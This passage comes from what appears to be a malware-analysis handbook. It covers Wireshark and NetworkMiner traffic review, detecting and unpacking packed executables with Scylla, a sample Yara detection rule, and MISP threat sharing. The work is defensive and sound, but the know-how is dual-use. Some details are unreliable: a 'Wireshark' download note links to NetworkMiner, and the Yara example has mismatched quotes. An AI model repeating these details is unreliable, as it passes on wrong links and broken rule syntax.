131.220.242.41	743	649 922	491	635 716	252	14 206
131.220.6.104	1	135	1	135	0	0
224.0.0.251	3	411	0	0	3	411
131.220.6.66	1	249	1	249	0	0
192.168.45.6	3	477	3	477	0	0
131.220.6.86	39	3 776	39	3 776	0	0
174.36.30.44	3	534	2	312	1	222
131.220.6.18	16	1 549	8	969	8	580
131.220.4.1	8	568	4	284	4	284
224.0.0.1	1	60	0	0	1	60
74.125.39.99	20	10 375	10	7 600	10	2 775
74.125.39.100	3	982	1	179	2	803
131.220.6.99	2	360	2	360	0	0

FIGURE 41: WIRESHARK ENDPOINTS LISTING

Using the ‘Resolved Addresses’ list, the domain names of these suspicious IP addresses can be easily found with no extra effort, as seen in Figure 42.




FIGURE 42: RESOLVED ADDRESSES LIST

In addition to these features, setting up display filters in Wireshark helps to distinguish the packets of interest. A variety of filtering options are available, ranging from simple protocol filters, such as HTTP, DNS, FTP, etc., to more complex filters that can be combined by logical expressions according to need. The example in Figure 43 shows the HTTP traffic of a suspected source IP address in which the packets contain the string ‘exe’. Here, you can extract these two files simply by clicking on ‘File – Export Objects – HTTP’, which opens a dialog box that allows these suspicious files to be saved, as shown in Figure 44. All the objects in the traffic can be exported and saved using the object list.




FIGURE 43: FILTERING .EXE FILES FROM A SPECIFIC IP




FIGURE 44: EXPORTING OBJECTS FROM THE TRAFFIC

While Wireshark is a general-purpose network analysis tool for all needs, another network analysis tool, Network Miner, is more useful and more comfortable from the perspective of forensics and malware.

NB: *At the time of writing, Wireshark could be downloaded from the following link:* *https://www.netresec.com/?page=NetworkMiner*

It is convenient to view all the details gathered about hosts in a user-friendly interface. The files, credentials, etc. transferred in the network traffic can be listed in different tabs. There are even separate lists of DNS queries and the sessions which can all be filtered according to need.




FIGURE 45: NETWORK MINER INTERFACE

7. Packed executables/unpacking

Malware executables are very often packed by authors to prevent antivirus detection and reverse-engineering examination. This packing is accomplished either by standard software packing tools (e.g. UPX, EXEStealth, ASProtect, FastPack, EXELock) or custom packers. Both are generally capable of compressing, encoding and encrypting the original malicious executables. A packer encrypts the original executable and stores it as raw data into a new executable file that contains code for decryption. If the new file is executed, the original code is decrypted in memory and executed.

7.1.1 Detection

There are several tips on how to distinguish whether an executable is packed: packed executables comprise very few meaningful strings, few imports and functions and also have high entropy. This is because the unpacking code is the only readable part (short code means few strings and little need for imports or functions) and the data section (containing the original executable) is encrypted, which means no strings, no imports, no functions and high entropy.

The figure below shows two histograms displaying occurrences of particular byte values in a packed executable (above) and an unpacked executable (below). The important difference is that the packed executable has a uniform distribution of byte values, in contrast with the unpacked executable which contains several peaks caused by the most-used instructions (MOV, PUSH, CALL, etc.).




FIGURE 462: BYTE HISTOGRAM – PACKED EXECUTABLE (ABOVE) VS. UNPACKED EXECUTABLE (BELOW)

Several tools are available for recognition of a packed executable – PeStudio[23] shows nonsensical strings and calculates high entropy in the case of packed or encrypted executables; Detect It Easy[24] can detect the type of a packer (based on a database of known packers); function lists and imports are very poor when disassembling packed executables in IDA.




FIGURE 47: PROPERTIES OF THE PACKED EXECUTABLE (A – STRINGS IN PESTUDIO, B – ENTROPY IN PESTUDIO, C – DETECT IT EASY, D – FUNCTIONS & IMPORTS IN IDA)

Disassembler IDA and debugger OllyDbg can recognise packed executables or their particular sections. These tools announce their findings during initial auto-analysis processing if a packed executable is opened. Further analysis is still possible but results are very inaccurate.

[23] See Chapter 3.2.6

[24] https://www.ntinfo.biz/index.html#detect_it_easy




FIGURE 48: IDA (ON THE LEFT) & OLLYDBG (ON THE RIGHT) POINT OUT PACKED EXECUTABLES

7.1.2 Unpacking

If an executable was packed by a well-known standard packer, there is likely to be a functional unpacker available, either an official one (e.g. UPX packer/unpacker) or one developed by malware analysts or a community developed solution.

A different approach is required in the case of unknown custom-packing algorithms. A versatile procedure is to dump the unpacked code from memory after the packed executable is run and several tools exist for this purpose (PE tools, Scylla, OllyDumpEx/OllyDump, etc.). Steps on how to use Scylla for unpacking executables are as follows.

1. Run a packed executable.
2. Open Scylla and attach it to the process of the executable (the code is unpacked at this point).
3. Click on 'Dump' and save the new unpacked executable (Scylla opens the dialog for saving a new file). During the dump operation, some important information like Entry Point and Import Address Table (IAT) is lost.
4. To identify IAT from the attached process, click on 'IAT Autosearch'.
5. Click on 'Get Imports' to extract IAT from the process. Scylla sometimes has trouble extracting all IAT entries. If this is the case and Scylla fails to extract some entries (indicated by a red cross instead of a green checkmark), it may not influence the further analysis, as it is possible to delete failed entries from the listing and continue to the next steps. If the number of entries not extracted is high, it is better to repeat the whole procedure from the beginning (i.e. terminate both Scylla and the executable process and delete the dumped file from step 3).
6. Click on 'Fix Dump' and choose the dumped file from step 3.
7. Scylla creates a new fixed file with the same name as the dumped file with the suffix '_SCY.exe'.




FIGURE 49: UNPACKING WITH SCYLLA

The final unpacked executable with correct IAT is ready for static analysis – code, strings, functions and imports are visible. Scylla sometimes fails to extract the correct entry point which is an obstacle for further dynamic analysis. The correct original entry point must be identified by debugging the packed executable and fixed in the PE header of the unpacked executable.

8. Incident response collaboration (Misp & Yara)

Yara rules create descriptions based on textual or binary patterns. Each rule contains a set of strings and a Boolean expression that determines its logic. In general, each Yara rule has two sections: a **strings description** and a **condition**. While the section containing the **strings description** can be omitted in some cases, the section where the conditions are declared is mandatory.

One example of a basic Yara rule is presented below:

```
rule FirstYaraRule
{
   strings:
      $text_string = 'malwaredomaine.com"
      $hex_string = { A2 24 ?? D8 23 FB }

   condition:
      $text_string or $hex_string
}
```

In the example presented on the left, all the binary files that have the text string 'malwaredomaine.com' or the following hexadecimal string 'A2 24 ?? D8 23 FB' embedded within a file, will trigger the Yara rule named 'FirstYaraRule'. The question mark inside the hexadecimal string represents wild-cards (bytes that are unknown and could match anything).

The Yara rule will be triggered if one of the strings (text string or hex string) gives at least one match against the scanned files.

To perform Yara rules scanning, the investigator will need the set of rules he wants to use and the target to be scanned (this can be a file, folder or running process). Since this handbook focuses only on malware that runs under Windows OS, the executable that could be used to perform the scan can be downloaded from this webpage: https://github.com/virustotal/yara/releases/tag/v4.0.0
The syntax used when performing the scanning is the following:

```
yara [OPTIONS] RULES_FILE TARGET
```

The entire list with all the available parameters that could be used during the scanning is available at this webpage: https://yara.readthedocs.io/en/v3.4.0/commandline.html

Besides creating his own set of Yara rules, an analyst can also check one of the following Yara rules resources from trusted third parties:

- Florian Roth repository**:** https://github.com/Neo23x0/signature-base/tree/master/yara
- Yara Rules group GNU-GPLv2: https://github.com/Yara-Rules/rules
- Github repository: https://github.com/InQuest/awesome-yara

All the findings, including the Yara Rules compiled, could be uploaded, used and then shared on the **MISP Platform** (Malware Information Sharing Platform).

MISP is an open-source threat intelligence platform used by various organisations that run multiple MISP instances for sharing IoCs. The investigator could add all the indicators into his own MISP instances and, based on the data already stored in the database from other incidents, correlations could be made.

The image below presents an event, based on the attributes of which the MISP platform has made a correlation with other events that were in the database prior to this incident.




FIGURE 50 MISP – WEB INTERFACE[25]

The facility to share information via the MISP platform is very important, because this enables collaborative investigation, and prevents you from analysing the same sample as someone else has already analysed before you.

More information regarding the MISP platform can be found at the following website: https://www.misp-project.org/index.html

[25] Picture from Misp Website: https://www.misp-project.org/index.html

9. Conclusion

This handbook covers many tools and their essential usage. It is important to take into account that it does not aim to demonstrate all features of each tool or all cases in which they may be used. Some tools have very similar, or overlapping, capabilities. It is up to the reader to evaluate which tool is most appropriate to accomplish a particular analytical task. Other alternatives also exist that are not listed in the handbook.

Static assembly code analysis is a very time-consuming process. It is advisable to combine it with dynamic code analysis using debuggers for greater efficiency. It is ideal to start with basic static and behavioural analysis and then continue with combined (static and dynamic) code analysis using the knowledge gathered during the first two phases. When performing reverse code engineering, it is important for the analyst to set up a lab environment, physically separate from the enterprise network, to avoid security breaches or incidents.

The results from malware analysis (IoCs) can be used as an input for further forensic investigation of the current security incidents but also as an input for security monitoring (Firewall, network or host IDS/IPS, SIEM, etc.) to prevent the same or similar attacks occurring in the future.

10. References

1. Hex Rays SA. 2020. IDA Pro - Hex Rays. [https://www.hex-rays.com/products/ida/]. Accessed May 2020.
2. Hex Rays SA. 2020. F.L.I.R.T. - Hex Rays. [https://www.hex-rays.com/products/ida/tech/flirt/]. Accessed May 2020.
3. Microsoft. 2020. InternetOpenA function (wininet.h) - Win32 apps | Microsoft Docs. [https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena]. Accessed May 2020.
4. Hex Rays SA. 2020. IDA Technology: Open Plug-In Architecture - Hex Rays. [https://www.hex-rays.com/products/ida/tech/plugin/]. Accessed May 2020.
5. National Security Agency. 2020. Ghidra. [https://ghidra-sre.org/]. Accessed May 2020.
6. Microsoft. 2020. Debugging Tools for Windows (WinDbg, KD, CDB, NTSD) - Windows drivers | Microsoft Docs. [https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/]. Accessed May 2020.
7. x64dbg Community. 2020. x64dbg. [https://x64dbg.com/]. Accessed May 2020.
8. Immunity Inc. 2020. Immunity Debugger. [https://www.immunityinc.com/products/debugger/index.html]. Accessed May 2020.
9. Oleh Yuschuk. 2014. OllyDbg v1.10. [http://www.ollydbg.de]. Accessed May 2020.
10. Microsoft. 2020. ShellExecuteExA function (shellapi.h) - Win32 apps | Microsoft Docs. [https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteexa]. Accessed May 2020.
11. NTInfo. 2020. Detect It Easy. [https://www.ntinfo.biz/index.html#detect_it_easy]. Accessed May 2020.
12. FireEye Labs. Obfuscated String Solver. Github. [https://github.com/fireeye/flare-floss]. Accessed May 2020.
13. Strings2. [https://github.com/glmcdona/strings2]. Accessed May 2020.
14. *Practical Binary Analysis*. 2018. Dennis Andriesse. No Starch Press (December 18, 2018)
15. *Mastering Malware Analysis*. 2019. Alexey Kleymenov. Packt Publishing; 1 edition (June 6, 2019)
16. Procmon [https://docs.microsoft.com/en-us/sysinternals/downloads/procmon]. Accessed May 2020.
